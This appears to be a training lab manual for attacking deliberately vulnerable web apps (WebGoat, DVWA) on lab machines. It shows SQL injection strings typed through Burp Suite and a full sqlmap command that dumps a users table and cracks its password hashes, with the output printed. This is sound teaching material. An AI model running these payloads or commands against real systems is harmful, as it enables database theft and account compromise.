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#### Introduction

In this lab, various tools will be used to conduct web application securities practices.


# **Objective**

In this lab, you will perform the following tasks:

- Perform SQL injection attack
- Perform Cross Site Scripting (XSS) attack



# **Lab Topology**





### **Lab Settings**

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
SecOnion	192.168.0.6	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!




### 1 SQL Injection Basics

#### 1.1 Using WebGoat for SQL Injection

In this section, you will be exploring how SQL Injection works and will also attack the vulnerable server.

1. Click on the Kali tab to access the Kali machine. Enter username kali and password kali.



2. Once logged in, click the **Terminal** icon to start the *Terminal*.



3. In the Terminal window, run the following command. When prompted for a password, type kali.

```
kali@kali:~$ sudo docker run --rm -it webgoat/goatandwolf
```

```
(kali⊕ kali)-[~]
$ sudo docker run --rm -it webgoat/goatandwolf
[sudo] password for kali:
```

4. Wait for a pause on the rolling message. You will see something similar to the screenshot below when everything is ready.

```
: starting server: Undertow - 2.2.4.Final
2022-03-08 17:09:43.174 INFO 29 --- [
                                                main] org.xnio
: XNIO version 3.8.0.Final
2022-03-08 17:09:43.183 INFO 29 --- [
                                                main] org.xnio.nio
: XNIO NIO Implementation Version 3.8.0.Final
2022-03-08 17:09:43.337 INFO 29 --- [
                                                main] org.jboss.threads
: JBoss Threads version 3.1.0.Final
2022-03-08 17:09:43.430 INFO 29 --- [
                                                main] o.s.b.w.e.undertow.UndertowWebServer
: Undertow started on port(s) 8080 (http) with context path '/WebGoat'
2022-03-08 17:09:43.476 INFO 29 --- [
                                                main] org.owasp.webgoat.StartWebGoat
  Started StartWebGoat in 16.896 seconds (JVM running for 18.044)
```

5. Start the Web Browser by clicking the icon.






6. In the address bar, type http://172.17.0.2:8080/WebGoat/login (case-sensitive) and press Enter.




7. You will see the *WebGoat* login page, click **Register new user**, and then type **guestuser** as the username and **guestuser** as the password (you can choose your own login info, but here we are using **guestuser**). Then, check the box, and click **Sign up**.







8. Once signed up, you will be brought to this page.



9. Click on the **(A1) Injection,** then **SQL Injection (Intro)**; you will then see the lessons in the right pane from 1 to 13.




10. We will be jumping directly to lesson 9. So, click on the number **9** here. Feel free to do the lessons from 1 to 8 on your own. It will help you review the concepts mentioned in this lab.






11. When in lesson 9, you will see this screen. After reading the instructions, we understand that the challenge is to select the malicious SQL command to retrieve all the users from the users' table. In the SQL query, notice the part where <a href="last\_name">last\_name</a> = ' ends with a single quote '. This means if we were to craft a malicious SQL query, we would want to close the single quote first. So, we select <a href="Smith">Smith</a>' in the first dropdown box.



12. Next, we will leave the **or** untouched because it is the key part of the malicious query. And again, notice the single quote after **1=1**. We should correct the syntax, so we are going to select **'1' = '1** from the dropdown box.



13. Clicking the **Get Account Info** button retrieves all the users from the *user\_data* table. The red square shows the forged malicious SQL query.





14. Now, click on **lesson 10**. In this lesson, we are asked to exploit two fields: the first one is Login\_Count, and the second one is User\_Id. Since we now have two fields and we do not know which one is susceptible to SQL injection, we will have to try it in both fields. Let's begin with the Login\_Count, type 0 or 1=1 and fake id as shown in the screenshot below, and then click the **Get Account Info** button.



15. The result shows it is not correct.




16. Therefore, we will try to exploit the *User\_Id*. Change *Login\_count* to 11 and *User\_Id* to 0 or 1=1 as shown in the screenshot below, then click **Get Account Info**.






17. We now have the correct solution.






Keep checking the other lessons provided by the *WebGoat*. Use the hint if you feel stuck.

18. Let's now check a challenge and have a taste of what SQL injection could look like on a website. First, close the web browser, and click the top-left corner to bring up the Applications menu, then type burpsuite. In the result list, click burpsuite to launch the software.






19. Ensure that Temporary project is selected and click Next.



20. Then, click **Start Burp** on the next screen. If prompted for a new version, click **OK** to acknowledge it.






21. When Burp Suite starts, click Proxy to switch to the tab.




22. Then click **Intercept is on** to turn interception off. At last, click the **Open Browser** button.



23. In the newly opened browser, go to the http://172.17.0.2:8080/WebGoat/login page again, and log in using the *guestuser* login you just created (username guestuser, password guestuser). When prompted to save the password, click **Never**.




24. If prompted with *Authentication required (or choose password for new keyring)*, click **Cancel**. Click **Cancel** again when it prompts for the second time.







25. After you log in, click the challenges, then Without password. We will see the challenge like this:



26. In the browser, fill in the username Larry and password fakepassword, and click Log In. This will create a POST request and send it to the WebGoat website.



27. Switch back to the *Burp Suite* window, if you are not already, click on the HTTP history tab. In the table header, click on **Method** twice to reorder the list in descending order, find the **POST** request that has the **URL** of **/WebGoat/challenge/5** 






28. Right-click on that **POST** entry, and choose to **Send to Repeater**.

#	Host	Method $\vee$	URL		Params	Edited	Status	Lei
374	http://172.17.0.2:8080	POST	/WebGoat/challenge/5				200	205
372	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	http://172.17.0.2:8080/WebGoat/challenge/5			58	
373	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	Add to scope				7
375	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	Add to scope				58
376	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	Scan				7
377	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	Send to Intrud	lor		Ctrl	, 58
378	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	Send to intrud	Jei		CIT	7
379	http://172.17.0.2:8080	GET	/WebGoat/service/lesso	Send to Repea	ater		Ctrl-	R 58
380	http://172.17.0.2:8080	GET	/WebGoat/service/lesso					7

29. The **Repeater** will light up for a few seconds. Let's click the **Repeater** tab. You will see a screen like this:





30. Repeater is a built-in function in *Burp Suite*; it functions like the *Tamper Data* add-on in Firefox you experienced in Lab 2. Here is how Repeater works. On the left side, the attacker could choose to change the content of the *POST* request, and then Send it to the server. The reply will be presented on the right side in the Response section. In our case, the *username* and the *password* we submitted earlier are shown at the bottom.



31. To exploit the SQL Injection, we just need to change our *username* or *password* fields and click **Send**. The result will show on the right side. Since the challenge is "Can you login as Larry?" we know that the username Larry must exist. So, we can manipulate the password field. Let's click in the *password\_login* field and replace the "fakepassword" text by typing the magic string: 0' or 1=1, then click the **Send** button.





32. Unfortunately, our first try spawns an error (it could look like any of the following screenshots). It did not go through.

```
{
  "lessonCompleted":false,
  "feedback":"This is not the correct password for Larry, please t
  "output":null,
  "assignment":"Assignment5",
  "attemptWasMade":true
}

{
  "timestamp":"2022-03-08T18:13:13.572+00:00",
  "status":500,
  "error":"Internal Server Error",
  "trace":"java.sql.SQLSyntaxErrorException: malformed string:
  )\n\tat java.base/jdk.internal.reflect.DelegatingMethodAccess
  19.invoke(Unknown Source)\n\tat java.base/jdk.internal.reflect
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33. After a few retries, we learned that the "--" can play an important role when attacking with SQL Injection. The "--" will comment out everything after. Thus, the SQL injection query could be altered to ' or 1=1 --




34. Feel free to submit the flag to the WebGoat website. This section ends here. You can close all windows. We will start a fresh Burp Suite and *Terminal in* the next section.



### 1.2 Using DVWA for SQL Injection

In the previous section, you learned how to do the SQL injection manually. In this section, you will learn how to do SQL injection automatically using *SQLmap*.


1. Click on the **SecOnion** tab, then click and drag up to unlock the screen for a login prompt.



2. Type sysadmin as the username and NDGlabpass123! for the password.



3. Once logged in, click **Applications > System Tools > Terminal** to start the *Terminal*.





4. In the *Terminal*, enter the command below. When prompted, enter the password NDGlabpass123!:

```
sysadmin@seconion:~$ sudo docker run --rm -it -p 4444:80 vulnerables/web-dvwa
```

```
[sysadmin@seconion ~]$ sudo docker run --rm -it -p 4444:80 vulnerables/web-dvwa [sudo] password for sysadmin:
```

5. When you see something like this, it means the dvwa server is up and running.

```
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[...] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.31. Set the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==
==> /var/log/apache2/error.log <==
[Tue Mar 08 20:02:35.240206 2022] [mpm_prefork:notice] [pid 316] AH00163: Apache /2.4.25 (Debian) configured -- resuming normal operations
[Tue Mar 08 20:02:35.240301 2022] [core:notice] [pid 316] AH00094: Command line: '/usr/sbin/apache2'
==> /var/log/apache2/other_vhosts_access.log <==</pre>
```


6. Click back on the *Kali* tab to switch back to the Kali machine. Before we can use *SQLmap* we have to prepare the vulnerable database. Open a web browser again. In the address bar, type http://203.0.113.1.

```
Q http://203.0.113.1
```

7. You will see the pfSense page; log in by entering **sysadmin** as the username and **NDGlabpass123!** as the password.




8. Once logged in, click the **Firewall** menu, and select the **Rules** option.





9. On the opened page, check to make sure you are on the *WAN* tab, and click the **disable** icon located on the right side of the first rule (*Block Internal network access* rule).



10. When it prompts that *rule configuration has been changed*, click **Apply Changes** to confirm the change.



The first rule should grey out, and you can now access the internal network.

11. In the address bar, type http://192.168.0.6:4444.



12. Once the page opens, log in with the username admin, password admin.



13. On the new page, scroll down to the bottom. Click the **Create/Reset Database** button. It will log you out.







14. Log back in with the username admin, password password. When you see the *Welcome* page, you are all set. You can close the *Firefox* window.




15. Now we will fire up Burp Suite once again to collect some information before we use *SQLmap*. Once again, go to the top-left corner, click the **Application** menu and type **burpsuite**, then click **burpsuite** to start the software.



16. Click **Next** and **Start Burp** on the next two screens. (if Burp Suite prompts for an update, click **Close**, or if **Burp Suite** prompts to delete old temporary files, click **Delete**.)








35. When *Burp Suite* starts, click **Proxy** to switch to the tab.



36. Then click **Intercept is on** to turn interception off for now (we will use it later). At last, click the **Open Browser** button.



17. In the newly opened browser, go to the http://192.168.0.6:4444 address. (if prompted to *Choose password for new keyring*, click **Cancel**).



18. Log in as username admin, password password. When prompted to save the password, answer **Never**.



19. Click **SQL Injection** on the next page.




20. You will see this Vulnerability: SQL Injection page:



21. Go back to the *Burpsuite* window; you should still be at the *Proxy* tab. Click the **Intercept is off** button to turn it back on.



22. Then, switch back to the **Vulnerability: SQL Injection** window. We are going to type **fakeid**, and click **Submit**.



23.




24. After you click the **Submit** button, it should bring you back to the *Burpsuite* window. We are going to need the following two pieces of information from this screen. Make a note of them on your computer or a piece of paper.




Your PHPSESSID is going to be different from the screenshot. Make sure you are recording what you see on your virtual machine.

/vulnerabilities/sqli/?id=fakeid&Submit=Submit
PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low



25. Once you have them written down, click the **X** button to close the *Burp Suite* window (if prompted to close all Burp Suite windows, answer **Yes**). The browser windows will close.



26. Click the **Terminal** icon to start the *Terminal*.



27. In the Terminal window, type the command below and press Enter to execute the command.

```
kali@kali$ sqlmap -u
"http://192.168.0.6:4444/vulnerabilities/sqli/?id=fakeid&Submit=
Submit" --cookie "PHPSESSID=buhibpdv4utvbekcvrd7ire5u0; security=low" --dump
```

```
(kali@ kali)-[~]
$ sqlmap -u "http://192.168.0.6:4444/vulnerabilities/sqli/?id=fakeid&Submit=Submit" --cookie
"PHPSESSID=a21s0f61tb13j9333v5pecdtn5; security=low" --dump
```



28. Type y for the guestion below, then press **Enter**.

```
[10:29:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:29:59] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-sit e scripting (XSS) attacks
[10:29:59] [INFO] testing for SOL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMS es? [Y/n] y
```

29. Type y for the question below, then press **Enter**.

```
e scripting (XSS) attacks
[10:34:32] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMS
es? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) an
d risk (1) values? [Y/n] y
```

30. Type n for the question below, then press **Enter**.

```
tion technique test
[10:35:29] [INFO] target URL appears to have 2 columns in query
[10:35:29] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:35:29] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set
-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
```

31. Type y for the question below, then press **Enter**.

```
[10:36:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:36:48] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:36:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
] y
```

32. Type y for the question below, then press **Enter**.

```
[10:36:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N
] y
[10:40:04] [INFO] writing hashes to a temporary file '/tmp/sqlmap9750ix1f1311/sqlmaphashes-fgjht2uh.t
xt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

33. Simply press **Enter** to use the first option.

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:43:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> ■
```



34. Type n for the question below, then press **Enter**.

```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[10:45:03] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
```

35. Wait till it finishes the SQL injection attack. Scroll up the *Terminal* window, until you see something like this. The rectangle indicates the place where the dumped database was stored.

```
Database: dvwa
Table: users
[5 entries]
  user_id | user
                                                   password
                    avatar
  | last_name | first_name |
                            last_login
                                                   failed_login
                                                   5f4dcc3b5aa765d61d8327deb882cf99 (password
                    /hackable/users/admin.jpg
           admin
    admin
              admin
                           2022-03-08 21:09:28
            gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
    Brown
               Gordon
                           2022-03-08 21:09:28
            1337 | /hackable/users/1337.jpg
                                                  8d3533d75ae2c3966d7e0d4fcc69216b (charley)
              Hack
                           2022-03-08 21:09:28
    Me
                                                  0
           pablo | /hackable/users/pablo.jpg
                                                  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
    Picasso
              Pablo
                           2022-03-08 21:09:28
            smithy | /hackable/users/smithy.jpg
                                                  | 5f4dcc3b5aa765d61d8327deb882cf99 (password
              Bob
    Smith
                           2022-03-08 21:09:28
                                                  0
[16:01:13] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output
/192.168.0.6/dump/dvwa/users.csv'
[16:01:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outp
ut/192.168.0.6'
[16:01:13] [WARNING] your sqlmap version is outdated
```

36. Run the command below to have a better view of what is inside the table:

```
kali@kali$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
```

```
(kali@kali)-[~]
$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
```

37. The results of the command will look like this. The passwords are stored in the database as hashes. Since the *SQLmap* decrypted all of them, you see the cracked hashes in the parenthesis.

```
🕏 csytool readable /home/kali/.local/share/sglmap/output/192.168.0.6/dump/dywa/users.csy
user_id user
                     avatar
                                                            password
                                                                                                                         last_name first_name last_login
                                                                                                                                                                                 failed_login
                     /hackable/users/admin.jpg
                                                            5f4dcc3b5aa765d61d8327deb882cf99 (password)
                                                                                                                                                     2022-03-08 21:09:28 0
                                                                                                                        admin
          gordonb /hackable/users/gordonb.jpg e99a18c428cb38d5f260853678922e03 (abc123)
1337 /hackable/users/1337.jpg 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
pablo /hackable/users/pablo.jpg 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
                                                                                                                        Brown
                                                                                                                                      Gordon
                                                                                                                                                     2022-03-08 21:09:28 0
                                                                                                                                                     2022-03-08 21:09:28 0
2022-03-08 21:09:28 0
                                                                                                                        Me
                                                                                                                                      Hack
                                                                                                                                      Pablo
                                                                                                         (password)
                     /hackable/users/smithy.jpg
                                                           5f4dcc3b5aa765d61d8327deb882cf99
```

38. The lab is now complete; you may end your reservation.